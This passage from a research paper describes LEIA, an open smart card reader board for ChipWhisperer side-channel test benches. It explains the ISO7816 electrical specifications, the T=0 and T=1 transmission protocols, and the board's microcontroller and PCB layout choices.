CW308 UFO board. The CW308 UFO board can be seen as a generic backplane allowing to evaluate multiple targets. It does not embed any FPGA neither is supposed to perform any computations on itself. It offers multiple power supplies (From 1.2V to 5V), drives a clock signal, provides an easy access to JTAG signals (if they are routed through the target board) and a SMA connector to measure with the ChipWhisperer (or an oscilloscope) the power consumption. As every ChipWhisperer Target, it also has the 20-Pin ChipWhisperer Connector.

The CW308 UFO board expects its daughter boards, called *victim boards*, to be plugged in a dedicated connector, the `U` connector, that can provide many things to the target:

Power supply: the board can deliver multiple power supply levels; 1.2 V, 1.8 V, 3.3 V and 5 V. Each can be selectively activated by positioning the corresponding jumper. A power filter functionality is available on the board, to improve power supply quality.

JTAG: As many victim boards are microcontrollers that can be reprogrammed, a JTAG connector is available on the CW308 UFO board and afferent pins are reserved on the connector.

GPIO: The board exposes different GPIO of the victim. 10 GPIOs are available through some pin headers and three others are connected to different LEDs.

Icc measurement: One can find on the board a current sensing resistance connected to a SMA. It can be used with the ChipWhisperer Capture module or an oscilloscope to measure the power consumption of the victim.

Clock generation: The board contains a crystal oscillator driver. This allows to use a standard crystal to drive either the victim board or the connected ChipWhisperer. Furthermore, this also allows the use of the CW308 stand-alone, as it is possible to have almost any frequency by connecting the appropriate crystal onto the board.

2.2 ChipWhisperer software stack

The software stack of ChipWhisperer is split into two main parts: the firmware of the victims, which are mainly C or C++ embedded code, and the scripts that run on the PC and drive the measurements (these are mainly Python scripts).

ChipWhisperer victims's firmwares. They can be found on the github repository of ChipWhisperer. Firmwares are split into several parts: the Hardware Abstraction Layers (HALs) [4], which are libraries that provide a generic interface above specific hardware and the actual algorithm under scrutiny.

Using the HAL concept, the same code can run on multiple targets without much effort from the developer side.

The HAL abstraction layers for the CW308 UFO are located in the `chipwhisperer/hardware/victims/firmware/hal` and the actual code in the `chipwhisperer/hardware/victims/firmware` directory.

As presented in Section 4, LEIA is designed as a CW308 daugther board. All development including the LEIA firmware code will be pushed to the official ChipWhisperer repository.

ChipWhisperer scripting SDK. The SDK on the PC host side has probably helped to democratize the use of ChipWhisperer: it offers a simple Python library that can be used to script signal acquisition or glitch attacks. This SDK allows to:

— drive the control module (ChipWhisperer-Lite and Pro);
— communicate with the targets (most often by using an UART and a simple dedicated protocol named "SimpleSerial");
— realize simple attacks like SPA, DPA or DFA.

Script examples can be found on a dedicated part of the repository [3].

2.3 ChipWhisperer attempts to support smart cards

There have been previous attempts to support smart card targets with the ChipWhisperer. However, such attempts are either obsolete and not compatible with upstream ChipWhisperer, or are limited in some ways. We explain hereafter such limitations.

CW301. the CW301 Multi-Target board [7] is an old version of the ChipWhisperer board that is obsolete since 2016. It offered an embedded smart card connector present on the board, whose I/O is driven by an FPGA [2] and the clock is produced by a fixed oscillator at 3.579 MHz. This setup is not very flexible: the clock is not configurable, and the VHDL stack is inherently not flexible (it only supports a small subset of smart cards). For all these reasons, over and above its deprecation, the CW301 solution seems to be out of scope when considering a modern alternative for the ChipWhisperer project.

CWLite (CW1173). the more recent ChipWhisperer-Lite does not embed a physical smart card connector, but pins are present to handle the communication bus on headers J6 and J7 [6]. J6 is connected to the FPGA and uses the VHDL smart card stack described with CW301 [2]: it inherits from its multiple limitations. J7 is connected to the Atmel SAM3U MCU of the board (the one handling the USB communication with the host) : it uses a more flexible and versatile software stack [5]. Although, this last alternative appears to be a good building block for a smart card SCA test bench, we stress out that it suffers from some limitations. First of all, on the hardware part: measuring power consumption can be tricky, as explained in section 4. Isolating the consumption of the smart card chip from the one of the MCU driving the communication with it is challenging (but necessary when clean and non-noisy measurements are needed). Additionally, the SAM3U software driver [5] suffers from some limitations, and does not cover all the quirks of the ISO standard covering smart cards.

For all these reasons and limitations, we have decided to *develop our own solution LEIA*: a victim board compatible with the ChipWhisperer ecosystem. In order to have as much control as possible on the software and hardware aspects of the board, we have decided to build this solution from scratch with the ChipWhisperer compatibility constraints as input hypothesis.

3 Smart card and ISO7816

Smart card is a generic term usually used for embedded small electronic devices with a standardized form factor. The embedded ICs (usually secure ICs) in such devices are very compact, which allows embedding them in a plastic shell with reasonable dimensions. The rationale is to have a small yet secure electronic device in users' wallets and pockets.

This compact and portable form allows very versatile usages: banking for payments, authentication and identification (ID cards), telecommunications (SIM cards), healthcare (French "Vitale" cards), etc.

They usually exist in two flavors: contact and contactless cards. Contact cards use physical connectors to communicate with a so-called reader, exchanging data through a physical layer detailed in the sequel. The ISO7816 set of standards provides all the necessary specifications.

Contactless smart cards communicate with a reader using NFC (Near Field Communication), meaning an over the air (but at a small distance) communication channel. Although in their logical layers, such cards share

similarities with contact cards, the physical layer (described in ISO14443 standards [9]) is very different. The current article and the LEIA framework *only focuses on contact cards.*

3.1 Smart cards: electrical specifications (ISO7816-1/2)

The IC embedded in the card must ensure tight constraints: regarding its size, of course, but also regarding power consumption and Input/Output characteristics.

In order to standardize such constraints, the ISO/IEC standardization body has developed a series of international standards around contact smart cards. ISO7816-1 [24] presents the physical characteristics, while ISO7816-2 [25] addresses the dimensions and location of the contacts. Even though they have been amended, first versions of the documents date back to the end of the eighties decade, which proves how much this technology is time-tested.

The electrical constraints of the smart cards capture the need to have low energy systems: the chip communicates with the "outside world" using at most eight pins as presented in figure 2. These metallic pins are exposed over the plastic with quite large connectors, and are connected to the underlying metallic layer with the bonding wires rounding the internal chip. Here is a brief description of the pins as per ISO7816-2 specifications:

- **VCC**/Pin C1: this pin is an *input* of the chip and handles the power line feeding the IC. The ISO7816 standard provides three fixed voltage levels: 1.8 V (class C), 3.3 V (class B) and 5 V (class A). Legacy smart cards are usually supplied in 5 V, and newer chips tend to accept the three voltages. Specifically, for critical power consumption reasons, SIM cards are designed to be powered by at 1.8 V power supply.
- **GND**/Pin C5: this pin is an *input* connected to the ground.
- **RST**/Pin C2: this pin is an *input* handling the reset signal. Even though such a signal can be directly connected to the hardware reset signal of the embedded chip, modern ICs actually perform a polling of the signal and implement a software reset.
- **CLK**/Pin C3: this pin is an *input* handling the ISO7816 clock. More information is provided in the next sections about the specific properties of the clock. As for the RST signal, CLK used to directly clock the IC on legacy chips without an internal clock, but this is no more the case: this signal is sampled and handled in software by CPUs running at a higher frequency.

— **I/O**/Pin C7: this pin is an *input/output* line for a *bidirectional* communication between a host (the smart card reader) and the smart card itself. The communication is based on a half-duplex protocol with byte-based transmission. The I/O line is in a high state when not driven (i.e. pulled up). We provide more details on this in the section dedicated to ISO7816-3.
— **VPP**/Pin C6: this pin is a special bit, since it can both be used for standard or for proprietary nonstandard usages. Therefore, it can be both *input* and/or *output*. Usually, such a pin has been used for chip erasure and reprogramming: applying a voltage on C6 would allow reprogramming the embedded EEPROM, acting as a charge pump.
— Pins C4 and C8: these pins are marked RFU for future use.




Fig. 2. ISO7816 pins.

3.2 Smart cards: ISO7816 protocol (ISO7816-3/4)

The ISO7816-3 [26] specification defines the communication layer (both physical and logical) over the connectors described in section 3.1. It can be seen as the OSI physical and link layers). The ISO7816-4 [27] standard is built upon it to deal with the application level (OSI application layer).

The current section briefly presents the key concepts necessary to understand the challenges of building an ISO7816 compatible software stack.

The standard defines two communicating entities: the “card” (i.e., the smart card), and the “interface device” (i.e., the reader). In the sequel, we use these terms interchangeably. The protocol is asymmetrical, the reader is *master* whereas the card is *slave*. This means that all communications must be initiated by the reader.

ISO7816-4 APDU and RESP. At the logical level, the communication unit that the reader can send is called an *APDU* (for Application Protocol

Data Unit). Each APDU sent by the reader expects a response APDU, that we denote *RESP*, from the card. The ISO7816-4 standard provides the exact format of APDU and RESP (see figure 3):

— Command APDU, or APDU: it is composed of a mandatory header of four bytes `CLA`, `INS`, `P1`, `P2`, and a conditional body made of an optional `Lc` field, optional `Data` payload, and an optional `Le` field.
— Response APDU, or RESP: it is composed of a conditional body of `Data`, followed by two mandatory status bytes `SW1` and `SW2`.

`Lc` encodes the number of bytes sent to the card (i.e. the size of `Data` payload). `Le` encodes the expected number of bytes to get back from the card, with 0 encoding 256 bytes (maximum size).




Fig. 3. APDU and RESP structures.

The ISO7816 standard distinguishes four types of APDU/RESP cases:

— Case 1 APDU: the command does not send data and does not expect data back from the card. `Lc` and `Le` are then absent.
— Case 2 APDU: the command does not send data, but expects data back from the card. `Lc` is absent, `Le` is present and encodes the data size, data payload is present in RESP.
— Case 3 APDU: the command sends data, but does not expect data back from the card. `Lc` is present and encodes data sent size, `Le` is absent.
— Case 4 APDU: the command sends data and expects data back from the card. `Lc` and `Le` are both present.

The formats of APDU presented here are so-called *short ones*. The data payloads are at most 255 bytes for the APDU, and 256 bytes for the RESP. A standard amendment has introduced *extended APDUs* where the `Data` payload is extended to 65,535 bytes for the APDU and 65,536 bytes for the RESP. In this case, `Lc` and `Le` are encoded on 0 to 3 bytes.

As already stated, APDUs and RESPs are logical views that the application level sends and receives on the line. Such commands and responses must be sent over a physical line using a dedicated transmission protocol. In this article, we focus on the ISO7816-3 way of dealing with the physical and link layers, as it is the most common way for contact

smart cards. Other ways (out of scope here) to handle this layer are NFC for contactless cards, USB bus provided by the USB specifications, etc.

The data packets transported by the transmission protocol to send an APDU are called **TPDU** for Transmission Protocol Data Units.

ISO7816-3: driving the I/O line. As already stated, the I/O line serves as a half-duplex channel where both the reader and the card send/receive data. The line is naturally driven to a high state (denoted H), and the sender must pull it down explicitly to a low state (denoted L). The receiver then samples this line state during a fixed number of clock cycles, and deduces a value.

The communication is character oriented, meaning that the character is the atomic element exchanged between the two parties.

Exchanging one character is performed in 10 "moments" as shown on figure 4, encapsulating one byte (8 bits) and one parity bit of actual data.




Fig. 4. The I/O line and characters transmission.

A character transmission is composed of four main phases:

1. A *start* bit in moment 1. The start bit is detected (by the receiver) when the line is forced to a low state during one moment (by the sender).

2. The eight bits of the *data byte* are sent during moments 2 to 9 (the interpretation of these bits depending on the state is discussed later in this section).
3. The parity bit of the data byte is sent during moment 10.
4. Finally, the sender releases the I/O line to the high level, and waits for the receiver to signal an error if necessary (usually in case of reception error detected with a bad parity bit). The "pause" time should be at least one moment.

In case of a signaled error, the sender is expected to send the same byte again. The way the bits are interpreted when received depends on a convention set by the card itself during the ATR (more on this later). Two conventions exist for the bit order and the polarity:

— Direct convention: a high state encodes a 1 bit, a low state encodes a 0 bit, the bits in the data byte are LSB (Least Significant Bit) first. For instance, the sequence from moments 2 to 10 `HHLH HHLL H` encodes the value `0x3B` with a parity bit set to 1.
— Inverse convention: a high state encodes a 0 bit, a low state encodes a 1 bit, the bits in the data byte are MSB (Most Significant Bit) first. For instance, the sequence from moments 2 to 10 `HHLL LLLL H` encodes the value `0x3F` with a parity bit set to 0.

We have so far talked about moments, without providing any time-related definition. The ISO7816-3 standard provides a specific definition named the **ETU** (Elementary Time Unit). Hence, one moment is exactly one ETU. In order to compute the ETU, the standard uses three physical quantities:

— f: the clock signal `CLK` frequency.
— F: the clock rate conversion integer.
— D: the baud rate adjustment integer.

At any time, the ETU is computed with the formula 1 ETU $= \frac{F}{D} \times \frac{1}{f}$ in seconds, or simply put one ETU is $\frac{F}{D}$ clock cycles of `CLK`. An interesting thing to notice here is that the clock frequency could be variable, the only value meaningful for the protocol being the ETU sampling timings.

The ATR (Answer To Reset). The possible f, F and D values fixing the ETU are described in the standard and are set up, and optionally negotiated, during a step called the *Answer To Reset*, or ATR. Other important timing-related values, such as *guard times* between characters, *waiting times* to be able to detect a timeout condition, and so on, are also fixed during this phase.

The ATR is happening just after a reset performed through the `RST` pin. Since no negotiation between the reader and the card is performed yet, ISO7816-3 fixes standard values to be used: $F = 372$ and $D = 1$, meaning a default ETU of 372 clock cycles. Typical guard times must also be respected by the sender and the receiver.

The ATR consists of a bunch of at most 33 characters sent by the card to the reader, and its variable length depends on the options the card proposes to the reader. The reader has to dynamically *parse* the bytes received during the ATR to decide if more bytes follow or not.

The first byte of the ATR is `TS`, it can be either `0x3F` or `0x3B` and encodes the convention (inverse or direct). Then, the `T0` (the format character) is conveyed; it encodes the presence or not of following optional interface characters. These interface characters are the ones encoding possible negotiable elements between the reader and the card (more on this in the PPS paragraph). After the interface characters the so-called historical characters (between 0 and 15 bytes) are optionally sent. Finally, a "check byte" is optionally sent as a checksum of the whole ATR.

The PPS (Protocol and Parameters Selection). After the ATR phase where the card is the sender and the reader the receiver, the reader is left the opportunity to potentially negotiate various elements with the card. Such a negotiation, called the PPS (for Protocol and Parameters Selection), mainly allows to negotiate the protocol (T=0, T=1 and so on), the baudrate and maximal frequency (F, D and f_{max} parameters, only a fixed and limited number of $\{F, D, f_{max}\}$ triplets are allowed by the standard), various timings (guard times, timeouts, etc.) as well as parameters that are specific to the chosen protocol.

Whenever the ATR and the PPS steps are over with both parties agreeing on the exchanged parameters, the "nominal" phase begins and the reader can send to the card APDU commands while expecting RESP responses back.

The TPDUs are the ways APDUs and RESPs are encoded over the physical I/O line, i.e., what are the bytes exchanged to encode such APDUs and RESPs. The ATR and PPS encoding allows to support up to 16 transmission protocols T=0 to T=15, but only two of them (T=0 and T=1) are standardized in ISO7816-3. T=2 is in the process of being standardized by ISO, but is not yet out (it is based on T=1 with a full-duplex flavor). Other values are either reserved for future use by the ISO standard, or dedicated to proprietary/national usage on specific cards [1].

1. For instance, T=14 is used by Deutsche Telekom for the card-phone system.

The T=0 protocol. The T=0 transmission protocol is the original one specified by ISO7816-3 in the eighties, which explains why T=0 is implicit during the ATR phase.

It is half-duplex and *byte oriented*, meaning that the smallest unit exchanged between the reader and the card is a byte. In order to send an APDU on the line, the protocol splits it in two parts as show in figure 5:

— The header: it is composer of five bytes. Four byte are the `CLA`, `INS`, `P1` and `P2` from the APDU. The fifth byte, named `P3`, is context dependent and encodes either the number of outgoing bytes `Lc` from the reader to the card, or the expected data back from the card in the response `Le`.

— The data part: this represents the actual data payload of size `Lc`.

Sending an APDU is performed in at least three steps: first sending the header, getting an acknowledgment from the card (one byte), and then sending the rest of the data. When handling the response, the card sends various so-called *procedure bytes* (the acknowledgment byte being one of them). Using such interleaved procedure bytes allows to handle various cases such as time extensions requests (when the card is performing an long computation and wants to extend the ISO7816 standard timeouts).

At its basic level, T=0 only handles Cases 1, 2 and 3 APDUs since `P3` encodes *either* incoming or outgoing data size. The way Case 4 APDUs are encoded actually involves the application layer described in ISO7816-4 using specific application level commands `GET_RESPONSE`. Such an OSI layers mixing, mainly inherited from the byte oriented protocol limitation, induces many restrictions: T=0 is hardly robust against errors, and does not have any "session" notion. This is why the standard has introduced a newer T=1 transmission protocol during the nineties.

The T=1 protocol. It is half-duplex and *block oriented*, meaning that the smallest unit exchanged between the reader and the card is a block, conveying both payload data and protocol control messages.

All the exchanged blocks in this protocol have a common structure presented in figure 6:

— A prologue field: 1 byte `NAD` (node address in order to support multiple slaves/cards), 1 byte `PCB` for the block type (more on this below), 1 byte `LEN` encoding the length of the embedded data (the ISO7816-3 specifies lengths ≤ 254 bytes).

— An information field: it contains the encapsulated APDU data.

— An epilogue field: it contains a checksum on optionally one or two bytes (the checksum type is fixed by the ATR and PPS).




Fig. 5. T=0 header and data.




Fig. 6. T=1 basic block structure.




Fig. 7. T=1 block chaining.

There exist three types of blocks in T=1: I-Blocks, R-Blocks and S-Blocks. I-Blocks are transporting data information, i.e. the APDU payload. R-Blocks are control messages dedicated to positive or negative acknowledgments (for instance in case of bad checksum in the epilogue field). S-Blocks are control messages related to the protocol itself such as resynchronization, wait time extensions, etc. As we can see, error detection and synchronization have been part of the design of the protocol, which makes it much more reliable than T=0.

When sending APDUs or receiving RESPs that exceed 254 bytes, they must be split across multiple blocks. The T=1 protocol has a builtin feature called *chaining*; it uses metadata in the `PCB` byte to allow it. Figure 7 provides an example of such chaining: the reader splits an APDU in two I-Blocks. The first I-Block is sent, the card responds with an R-Block for positive acknowledgment, and then the reader sends the second I-Block to complete the transfer. Finally, the card sends its RESP in an I-Block.

3.3 Smart cards: ISO7816-4 and above

As we have already explained, ISO7816-4 handles the application layer of the protocol. However, because the OSI layer separation is not clear for T=0, ISO7816-4 and ISO7816-3 are intermixed. As discussed in the software section of the document, this means that in order to implement a proper ISO7816 stack to communicate with various smart cards, ISO7816-3 and *parts of* ISO7816-4 must be implemented. Specifically, only the parts related to APDUs (Case 1 to 4) of ISO7816-4 are of interest.

This standard also specifies a *file system* and binary storage of objects on the card as well as access rights. Secure messaging is also a part of the specification. However, these elements are not necessary to implement a core ISO7816 driver whose sole purpose is to send and receive APDUs. Furthermore, they can be implemented in a much easier fashion **host PC side** by formatting the proper APDUs and sending them to the reader that handles the low-level communication. By extension, this is also the case for (most of) other ISO7816-x standards above 4 since they take place in the application layer.

4 LEIA hardware design

In order to allow the community to compare results of attacks on smart card platforms, LEIA has been designed to be compatible with the CW308 UFO board. The CW308 UFO board is a generic main board

for attacking all sorts of embedded targets. It can be used as a stand-alone bench (with an external oscilloscope for the measures) or with the ChipWhisperer-Capture hardware provided with the ecosystem. Moreover, it is annouced by NewAE [2] as the new standard form factor for the targets supported by this device [8].

4.1 CW308 UFO target board

The CW308 UFO daughter boards (commonly named Targets, or Victims) are usually designed for attacking a target with a *single chip*. However the LEIA board differs from this classical model: it embeds both an interface to the ISO7816 standard which is used to communicate with the target, and the target itself. The LEIA board is presented on figure 8. For simplicity and clarity, we use the term **Reader** to designate the ISO7816 interface *smart card reader* and the tested smart card is denoted the **Target of Evaluation (TOE)**.

The ISO7816 protocol is complex, as shown in section 3, and the above architecture allows abstracting this protocol out of the controlling logic: the controlling hardware (would it be the ChipWhisperer or not) does not drive directly the TOE but communicates with it through the Reader which implements the ISO7816 stack and hides its complexity.




Fig. 8. Comparison between standard targets and the LEIA target.

The desired compatibility with the CW308 UFO board comes at the expense of some restrictions regarding the architecture, functionalities, communication protocol and hardware design:

2. The company branding ChipWhisperer.

— The first limitation is that the form factor of all new targets must fit with the CW308 UFO connector. As a result the geometry and the distribution of the signal and power lines are fixed. Notice that the ChipWhisperer device has been designed for providing both powering and measurement and so the connector imposes both power and I/O line distribution. This is all the more problematic as, in order to reduce crosstalk [3] between signals [4], both the TOE and the Reader signals shall be well distributed across the board and the respective power lines shall have to be properly split.
— Voltage selection provided by the CW308 UFO board is useful if one wants to study different targets requiring different power supply levels. The good point is that the CW308 UFO board provides the 1.8 V (class C), 3.3 V (class B) and 5 V (class C) levels which permit to work with all the standard smart cards.
Nevertheless, the nowadays design can be improved by providing a galvanic isolation between the TOE and the capture hardware (the ChipWhisperer-Capture or an external oscilloscope) on one side, and the control workstation on the other side. This will help to filter out unwanted signals (eg. ground loop [5]) and will limit the probability of a hardware breakdown.
— Concerning the JTAG port provided by the CW308 UFO board, within the context of smart card, it is left unconnected as smart cards do not have JTAG compatibility [6].
— The same reasoning can be applied to the GPIO. As smart cards usually do not have any GPIO beyond the ISO7816 pins, those available upon the CW308 are not used.
— Due to LEIA complexity, and in order to provide the best measurement quality, we choose to embed on LEIA the shunt resistor for power consumption measurement. More details are provided in the next sections.
— Given the fact that the clock used with smart card can change over the time, we can not use the one provided by the board. As detailed in the next sections, the STM32 of LEIA's reader uses its

3. Crosstalk is any phenomenon by which a signal transmitted on one channel creates an undesired effect in another channel.

4. To provide a clean acquisition chain and reduce post capture cleaning operation.

5. A ground loop occurs when two points of a circuit both intended to be at ground reference potential have a different potential.

6. The SWD protocole is used in the context of LEIA to reprogram the smart card *Reader* firmware, but through a dedicated connector for the sake of galvanic isolation between the capture and the control domains.

own internal clock, and generates the ISO7816 clock used by the smart card.

— Regarding the communication between the ChipWhisperer and the TOE, the SDK imposes to drive the daughter board through the UART interface using a specific protocol. This is why we have added to LEIA a dedicated MCU as a proxy translating commands from the UART to ISO7816 packets to and from the TOE.




Fig. 9. Top view of smart reader target: Power Domains.

4.2 Hardware specifications

The functional specifications lead to natural design choices and/or requirements when it comes to the hardware platform.

The microcontroller at the heart of the design must be able to communicate with the TOE. The communication must be based on the ISO7816 protocol either using an internal hardware unit or using a software implementation driving GPIOs (so-called *bit banging*). It must have an UART interface available in order to communicate with the ChipWhisperer measurement device. Since the platform design will be open sourced, all components and their data-sheets must be publicly available.

We detail in the next sections the rationale behind our specific choices for the hardware components.

4.3 LEIA microcontroller choice

The Reader interface is designed around a microcontroller of the `STM32F4xx` family: the `STM32F439`. These Systems On Chip (SoC) are based on 32-bit ARM Cortex-M cores: their main advantage is to embed a plethora of versatile hardware modules in a compact form factor.

Using a microcontroller with an embedded firmware appeared as the optimal choice to implement the ISO7816 specification with respect to the flexibility, possible reuse, and the convenience for the community to modify/improve the software stack. This is to be compared with using a Field-Programmable Gate Array (FPGA) whose disadvantage is less flexibility in software development and contribution.

The `STM32F439` is able to run up to 196 MHz. It has a built-in USART mode for accelerating *ISO7816* (more on this in the software section 5), *UART* and many other communication modules. It also features a cryptographic coprocessor (the CRYP engine) as well as a TRNG (True Random Number Generator) that might prove useful for testing. The high frequency of the embedded Cortex-M4 and its numerous provided I/O lines guarantee that it will not hinder further evolution both on the software and hardware sides; and that the platform is future proof for potential extensions and new revisions. Moreover, it also has an integrated Full Speed USB PHY (12 Mb/s capable) and can achieve High Speed (480 Mb/s) using an external PHY. This last feature is not necessary in order to interface the device with the ChipWhisperer but can be useful for the development phase, for a standalone mode of the Reader, as well as for future improvements.

4.4 Designing a measurement device

Designing a measurement device implies preserving signal integrity, which is why the loss associated with PCB transmission lines constitutes an important topic [21, 31, 38, 40].

Low frequency signals are almost unaffected with parasitic responses, unless the transmission medium is particularly long. However, many parasitic effects become visible at high frequency, and even short lines can suffer from problems such as crosstalk, ground loop, etc. This seriously hampers the response of the signal and damages its integrity. These problems can be overcome by good design practices and by following simple layout guidelines. Here are the PCB layout rules that have been applied to the whole design:

— Current-carrying traces should be as thick and short as possible.

— The board should have a low impedance ground.
— The TOE should have its own power circuit including ground (GND) and power (VDD) plans.
— Sensitive signals should be shielded from noisy traces.

